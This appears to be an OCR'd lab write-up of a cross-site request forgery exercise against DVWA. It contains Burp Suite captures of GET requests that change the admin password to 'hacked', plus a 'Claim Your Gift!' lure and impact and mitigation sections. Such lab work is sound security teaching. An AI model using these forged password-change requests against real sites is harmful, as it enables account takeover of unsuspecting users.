
You've been selected for an exclusive gift!

Click the button below to claim your prize:


Claim Your Gift!


Burp Suite Community Edition v2025.3.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 4
Request body parameters 0
Request cookies 2
Request headers 9


```
GET /DVWA/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&user_token=9f4d83e0e1e8c7e0c373da86e7d7e3d8&Change=Change HTTP/1.1
Host: 192.168.87.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=[illegible]; security=medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



```
GET /DVWA/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&user_token=9f4d83e0e1e8c7e0c373da86e7d7e3d8&Change=Change HTTP/1.1
Host: 192.168.87.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.87.128/DVWA/vulnerabilities/csrf/
Cookie: PHPSESSID=[illegible]; security=medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```




```
GET /DVWA/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&user_token=9f4d83e0e1e8c7e0c373da86e7d7e3d8&Change=Change HTTP/1.1
Host: 192.168.87.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.87.128/DVWA/vulnerabilities/csrf/
Cookie: PHPSESSID=[illegible]; security=medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



Request

```
GET /DVWA/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&user_token=9f4d63e4e1c6c7c0c873da66c7d7e8d8&Change=Change HTTP/1.1
Host: 192.168.87.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.87.128/DVWA/vulnerabilities/csrf/
Cookie: PHPSESSID=80ef73a6d2850c0d8b88e5fd71558e74; security=medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed.

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:


- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- https://owasp.org/www-community/attacks/csrf
- https://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: Security Level: medium
Locale: en
SQLi DB: mysql



Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username

Password

11

Impact

- A successful CSRF attack allows an attacker to force a logged-in user to perform actions they never intended, without their knowledge. In this DVWA case, the impact includes:

  i. *Unauthorized Account Changes*

  An attacker can change a user's password by tricking them into clicking a malicious link. Since the victim is already logged in, the application processes the attack as if the victim requested it.

  ii. *Account Takeover*

  Once the password is changed, the attacker can log in as the victim (in this case, the admin), giving full control over the account.

  iii. *Privilege Abuse*

  If the victim has high-level privileges (like admin), the attacker indirectly gains those privileges too. This can lead to data leakage, user management manipulation and system configuration changes.

  iv. *Violation of User Trust*

  The victim has no idea anything happened, making the attack silent and dangerous.

Mitigation

- To protect applications against CSRF, developers must enforce proper request validation. The recommended mitigations include:

  i. *Implement Anti-CSRF Tokens*

  Every sensitive action should include a unique, unpredictable token that must match the server's version. This prevents attackers from crafting valid requests.

1. *Enforce Same-Site Cookies*

   Setting cookies to SameSite=Lax or SameSite=Strict helps limit cookies being sent during cross-site requests.

2. *Validate the Origin and Referer Headers*

Although not foolproof alone, checking that sensitive requests come from the same domain helps detect unwanted cross-site activity.

3. *Use POST for Sensitive Actions*

   GET requests should never change state (example: password reset). Using POST prevents accidental triggering through images or links.

4. *Enable Multi-Factor Authentication (MFA)*

   Even if an attacker successfully changes a password, MFA can block them from logging in.

5. *Conduct Regular Security Testing*

   Tools like Burp Suite, OWASP ZAP, and manual code review help detect missing tokens and insecure request handling.

References

1. https://chatgpt.com
2. https://web.dev/articles/samesite-cookies-explained
3. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite
4. https://portswigger.net/web-security/csrf
5. https://owasp.org/www-community/OWASP_Risk_Rating_Methodology
6. https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
7. A01 Broken Access Control - OWASP Top 10:2025 RC1
8. https://www.youtube.com/watch?v=-GfLZkGdc_w
9. https://www.youtube.com/watch?v=yE29bkem-yU&t=59s
10. https://www.youtube.com/watch?v=Nfb9E8MJv6k&t=735s
11. https://www.youtube.com/watch?v=MyJnuw7afX8